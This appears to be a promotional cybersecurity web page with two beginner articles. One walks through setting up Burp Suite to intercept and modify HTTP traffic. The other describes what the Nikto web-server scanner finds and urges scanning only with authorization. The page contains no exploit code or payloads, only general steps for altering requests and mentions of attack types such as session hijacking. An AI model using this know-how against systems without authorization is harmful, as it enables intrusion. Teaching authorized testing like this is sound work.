    Are you eager to learn how ethical hackers dissect network communications to uncover vulnerabilities? Meet Burp Suiteโ€”a powerful and essential tool for network security penetration testing and mastering ethical hacking techniques.

    Table of Contents

    Burp Suite for Intercepting Network Traffic: The Ethical Hackerโ€™s Go-To Tool

    Burp Suite for Intercepting Network Traffic: The Ethical Hackerโ€™s Go-To Tool

    In this comprehensive guide, weโ€™ll explore how Burp Suite works, its powerful features, and how to use it to intercept network traffic. Whether youโ€™re an aspiring white hat or setting up a penetration testing lab, this article offers hands-on insights and tools to elevate your cybersecurity skills.

    ๐Ÿ’ก Want to dive deeper into ethical hacking? Visit our Ethical Hacking Tools Resource or enroll in our Ethical Hacker Course designed for beginners and pros alike.


    ๐Ÿ” What Is Burp Suite?

    Burp Suite is a feature-rich web vulnerability scanner used by ethical hackers, security researchers, and penetration testers. Created by PortSwigger, Burp Suite allows you to:

    • Intercept and modify network traffic between the client and server.
    • Identify web application vulnerabilities like XSS, SQL injection, and CSRF.
    • Perform manual and automated testing for stronger web app defenses.

    Why Burp Suite Stands Out

    Whether youโ€™re analyzing wireless network vulnerabilities or performing deep-dive traffic inspection, Burp Suite provides the precision, flexibility, and power needed for any cybersecurity mission.


    ๐Ÿ’ก Key Features of Burp Suite

    • Intercept Proxy: Capture, view, and modify HTTP/S requests in real time.
    • Spidering: Crawl an entire application to map its structure.
    • Repeater Tool: Resend and manipulate individual requests for testing.
    • Scanner (Pro Version): Automatically detect common web vulnerabilities.
    • Intruder: Launch custom payload attacks to test for weaknesses.

    Looking to set up your own penetration testing lab? Check our tutorial on penetration testing lab setup.


    ๐Ÿš€ How to Intercept Network Traffic Using Burp Suite

    Letโ€™s walk through a quick-start tutorial for intercepting traffic using Burp Suite:

    Step 1: Install and Configure Burp Suite

    Download Burp Suite Community Edition or Pro from PortSwiggerโ€™s website. Set it as your browser proxy (typically 127.0.0.1:8080) and install Burpโ€™s SSL certificate to decrypt HTTPS traffic.

    Step 2: Start Intercepting

    Open Burp, go to the โ€œProxyโ€ tab, and turn Intercept on. Visit any web page in your browser, and youโ€™ll see the raw HTTP request ready for analysis and manipulation.

    Step 3: Modify and Forward Requests

    You can now alter headers, parameters, and payloads to simulate various attack vectors before forwarding the traffic to the server.

    ๐Ÿ”— Learn TCP/IP basics for hackers and how data flows through networks using the OSI model in network security to get the most out of your interception work.


    ๐Ÿง  Practical Use Cases of Burp Suite

    • Web App Penetration Testing
      Use Burp Suite to identify input validation flaws, session weaknesses, and misconfigurations.
    • Cookie and Session Hijacking
      Analyze session cookies and tokens in real time to spot insecure authentication mechanisms.
    • Testing Wireless Network Vulnerabilities
      Combine Burp Suite with Wireshark or Aircrack-ng for complete wireless network security testing.

    Need a full roadmap? Check out our ethical hacking tutorial for beginners to learn step-by-step how to get started.


    ๐Ÿ” Burp Suite vs. Other Tools

    โœ…

    โœจ Want to master packet scanning too? Read our guide on how to scan a network with Nmap.

    ๐ŸŽ“ Who Should Learn Burp Suite?

    Burp Suite is perfect for:

    • Beginners seeking a career in ethical hacking
    • Students enrolled in an ethical hacker course
    • Professionals aiming to strengthen network security defenses

    Not sure where to begin? Learn how to become an ethical hacker from our curated roadmap.


    โœ… Conclusion: Burp Suite is a Must for Network Security Testing

    Burp Suite for Intercepting Network Traffic: The Ethical Hackerโ€™s Go-To Tool

    Whether youโ€™re simulating attacks, securing web apps, or conducting a vulnerability assessment, Burp Suite is a must-have in your ethical hacking tools arsenal.

    Want to take your skills further? Explore the full range of resources, courses, and toolkits available on SpyWizards.com today. Begin your journey into cybersecurity the ethical way.

  • Nikto for Web Server Scanning: What It Finds and When to Use It

    Nikto is a long-standing web server scanner used in authorized security testing to identify outdated software, risky files, insecure defaults, and common misconfigurations. It is not a stealth exploitation tool. It is a fast way to surface obvious web-server issues so defenders can fix them before attackers abuse them.

    Nikto for Web Server Scanning: What It Is

    Nikto is an open-source scanner that checks web servers for common weaknesses. Security teams use it during vulnerability assessments, basic web audits, and lab-based ethical hacking exercises where they have permission to test the target.

    What Nikto Finds

    • Outdated web-server software and versions.
    • Dangerous files, scripts, or admin panels exposed to the internet.
    • Weak SSL or HTTP configuration clues.
    • Common misconfigurations and default content.

    When Nikto Is Useful

    • Initial recon on a web server you are authorized to assess.
    • Quick checks after server changes or migrations.
    • Validation work during routine vulnerability management.

    Where Nikto Falls Short

    • It can be noisy and easy to detect.
    • It does not replace manual testing or application-specific review.
    • Findings still need human validation and prioritization.

    How to Use Nikto Responsibly

    Only scan systems you own or have explicit written permission to test. Unauthorized scanning can create legal risk and operational problems, especially against production systems.

    Best Next Tools to Pair with Nikto

    Nikto is strongest when combined with Nmap for service discovery, network forensics workflows, and a structured testing methodology.

    Request a Web Security Review

    Frequently Asked Questions

    Is Nikto still useful?
    Yes. It is still useful for quick server checks, especially when you want to catch common issues fast.

    Can Nikto exploit vulnerabilities?
    Its main value is detection and reporting. It helps defenders find weak spots; it is not a substitute for a full exploitation framework or manual review.

    Related Security Guides

    Next, read our Nmap guide, our small-business firewall guide, and our breach-investigation guide.

    Related Spy Wizards Resources

    Safety and Authorization Note

    Use cybersecurity guidance only on accounts, devices, and networks you own or are clearly authorized to review. If you are dealing with account recovery, suspicious logins, device privacy concerns, or business security checks, document what happened, preserve alerts or recovery emails, and avoid sharing passwords, one-time codes, private keys, or financial details. Spy Wizards focuses on lawful support, ethical security review, privacy protection, and practical recovery steps that reduce risk without crossing consent boundaries.